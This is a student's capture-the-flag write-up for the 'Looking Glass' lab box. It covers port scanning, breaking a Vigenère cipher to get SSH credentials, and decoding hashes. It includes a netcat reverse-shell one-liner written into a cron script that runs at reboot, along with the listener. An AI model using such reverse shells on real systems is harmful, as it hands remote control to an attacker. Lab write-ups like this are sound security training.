
PenTest 1
Looking Glass
SOLO

ID	Name	Role
1211100574	Ivan Liew Qi Hong	Leader

Tools used:


Thought process/methodology/attempts:

I began by running nmap to see what are all the open ports of the given Ip address.




```
┌──(1211100574㉿kali)-[~]
└─$ nmap 10.10.68.26
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-27 12:19 EDT
Nmap scan report for 10.10.68.26
Host is up (0.20s latency).
Not shown: 916 closed tcp ports (conn-refused)
PORT     STATE SERVICE
22/tcp   open  ssh
9000/tcp open  cslistener
9001/tcp open  tor-orport
9002/tcp open  dynamid
9003/tcp open  unknown
9009/tcp open  pichat
9010/tcp open  sdr
9011/tcp open  d-star
9040/tcp open  tor-trans
9050/tcp open  tor-socks
9071/tcp open  unknown
9080/tcp open  glrpc
9081/tcp open  cisco-aqos
9090/tcp open  zeus-admin
9091/tcp open  xmltec-xmlmail
9099/tcp open  unknown
9100/tcp open  jetdirect
```

Seeing the huge list of open ports, I attempted to connect to one of these ports.




```
┌──(1211100574㉿kali)-[~]
└─$ ssh 10.10.68.26 -p 12000
The authenticity of host '[10.10.68.26]:12000 ([10.10.68.26]:12000)' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ7O0IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:11: [hashed name]
    ~/.ssh/known_hosts:12: [hashed name]
    ~/.ssh/known_hosts:13: [hashed name]
    ~/.ssh/known_hosts:14: [hashed name]
    ~/.ssh/known_hosts:15: [hashed name]
    ~/.ssh/known_hosts:16: [hashed name]
    ~/.ssh/known_hosts:17: [hashed name]
    ~/.ssh/known_hosts:18: [hashed name]
    (102 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.68.26]:12000' (RSA) to the list of known hosts.
Lower
Connection to 10.10.68.26 closed.
```




```
┌──(1211100574㉿kali)-[~]
└─$ ssh 10.10.68.26 -p 13000
Higher
Connection to 10.10.68.26 closed.
```

Seeing as I get a lower or higher when connecting to one of these ports, I deducted that I had to connect to a port with a higher value when shown lower and vice versa.




```
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.68.26]:12793' (RSA) to the list of known hosts.
You've found the real service.
Solve the challenge to get access to the box
Jabberwocky
'Mdes mgplmmz, cvs alv lsmtsn aowil
Fqs ncix hrd rxtbmi bp bwl arul;
Elw bpmtc pgzt alv uvvordcet,
Egf bwl qffl vaewz ovxztiql.

'Fvphve ewl Jbfugzlvgb, ff woy!
Ioe kepu bwhx sbai, tst jlbal vppa grmjl!
Bplhrf xag Rjinlu imro, pud tlnp
Bwl jintmofh Iaohxtachxta!'

Oi tzdr hjw oqzehp jpvvd tc oaoh:
Eqvv amdx ale xpuxpqx hwt oi jhbkhe--
Hv rfwmgl wl fp moi Tfbaun xkgm,
Puh jmvsd lloimi bp bwvyxaa.

Eno pz io yyhqho xyhbkhe wl sushf,
Bwl Nruiirhdjk, xmmj mnlw fy mpaxt,
Jani pjqumpzgn xhcdbgi xag bjskvr dsoo,
Pud cykdttk ej ba gaxt!

Vnf, xpq! Wcl, xnh! Hrd ewyovka cvs alihbkh
Ewl vpvict qseux dine huidoxt-achgb!
Al peqi pt eitf, ick azmo mtd wlae
Lx ymca krebqpsxug cevm.

'Ick lrla xhzj zlbmg vpt Qesulvwzrr?
Cpqx vw bf eifz, qy mthmjwa dwn!
V jitinofh kaz! Gtntdvl! Ttspaj!'
Wl ciskvttk me apw jzn.

'Awbw utqasmx, tuh tst zljxaa bdcij
Wph gjgl aoh zkuqsi zg ale hpie;
Bpe oqbzc nxyi tst iosszqdtz,
Eew ale xdte semja dbxxkhfe.
Jdbr tivtmi pw sxderpIoeKeudmgdstd
Enter Secret:
```

After tedious guessing, I managed to find a port that has given me some sort of poem but it is illegible. After some digging around, I managed to identify that the poem is written with Vigenère cipher.




Score	Key	Text
37275	thealphabetcipher	twas brillig and the slithy toves did gyre and gimble in the wabe all mimsy were the borogoves and the mome raths outgrabe beware the jabberwock my son the jaws that bite the claws that catch beware the jubjub bird and shun the frumious bandersnatch he took his vorpal sword in hand long time the manxome foe he sought so rested he by the tumtum tree and stood awhile in thought and as in uffish thought he stood the jabberwock with eyes of flame came whiffling through the tulgey wood and burbled a




```
All mimsy were the borogoves,
And the mome raths outgrabe.
Your secret is bewareTheJabberwock
```

Using a Vigenère cipher decoder, I managed to find that it was using the alphabetcipher as its key which I then used to decode the poem and find the secret.




```
Enter Secret:
jabberwock:ImpertinenceDenyingWheneverFeasting
Connection to 10.10.68.26 closed.
```




```
┌──(1211100574㉿kali)-[~]
└─$ ssh jabberwock@10.10.68.26
The authenticity of host '10.10.68.26 (10.10.68.26)' can't be established.
ED25519 key fingerprint is SHA256:xs9LzYRViB8jiE4uU7UlpLdwXgzR3sCZpTYFU2RgvJ4.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:32: [hashed name]
    ~/.ssh/known_hosts:51: [hashed name]
    ~/.ssh/known_hosts:65: [hashed name]
    ~/.ssh/known_hosts:79: [hashed name]
    ~/.ssh/known_hosts:92: [hashed name]
    ~/.ssh/known_hosts:103: [hashed name]
    ~/.ssh/known_hosts:116: [hashed name]
    ~/.ssh/known_hosts:130: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.68.26' (ED25519) to the list of known hosts.
jabberwock@10.10.68.26's password:
Last login: Fri Jul  3 03:05:33 2020 from 192.168.170.1
jabberwock@looking-glass:~$
```

After entering the secret, I've been given some sort of password which I then used to login when connecting to the user Jabberwock.




```
jabberwock@looking-glass:~$ ls
poem.txt  twasBrillig.sh  user.txt
jabberwock@looking-glass:~$ cat user.txt
}32a911966cab2d643f5d57d9e0173d56{mht
```

After successfully logging in, I began by looking at what was in the directory where I found user.txt and obtaining the flag which was reversed. The next thing I noticed was that there was a shell script as well.




```
jabberwock@looking-glass:~$ sudo -l
Matching Defaults entries for jabberwock on looking-glass:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jabberwock may run the following commands on looking-glass:
    (root) NOPASSWD: /sbin/reboot
jabberwock@looking-glass:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
@reboot tweedledum bash /home/jabberwock/twasBrillig.sh
```

I then checked what permissions I have on this user as well as crontab which informed me that on reboot the shell script I saw earlier would run on the user Tweedledum.




```
jabberwock@looking-glass:~$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.18.46.145 1234 >/tmp/f" > twasBrillig.sh
jabberwock@looking-glass:~$ 
```




```
┌──(1211100574㉿kali)-[~]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
```

I then used a reverse shell script from Pentestmonkey and set up a netcat to listen for the port when the reverse shell is triggered. I then ran the reboot command the user Jabberwock and waited for the netcat.




```
┌──(1211100574㉿kali)-[~]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.18.46.145] from (UNKNOWN) [10.10.68.26] 54798
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c "import pty;pty.spawn('/bin/bash')"
tweedledum@looking-glass:~$ 
```

After successfully connecting to user Tweedledum, I started by upgrading the shell into a proper one using the python3 code.




```
tweedledum@looking-glass:~$ ls
ls
humptydumpty.txt  poem.txt
tweedledum@looking-glass:~$ cat humptydumpty.txt
cat humptydumpty.txt
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8
7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b
tweedledum@looking-glass:~$ 
```

Checked the directory again to see humptydumpty.txt which seems to be a hash of some kind.




```
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9 - maybe - Possible algorithms: SHA256
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed - one - Possible algorithms: SHA256
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624 - of - Possible algorithms: SHA256
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f - these - Possible algorithms: SHA256
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6 - is - Possible algorithms: SHA256
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0 - the - Possible algorithms: SHA256
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8 - password - Possible algorithms: SHA256
7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b - the password is zyxwvutsrqponmlk - Possible algorithms: SHA256, Hex encoded string
```

Using a hash decoder, I manage to identify that the hash was in SHA56 except the last line where it was a hex string which interestingly has the password for something, presumably for a user called Humpty Dumpty.



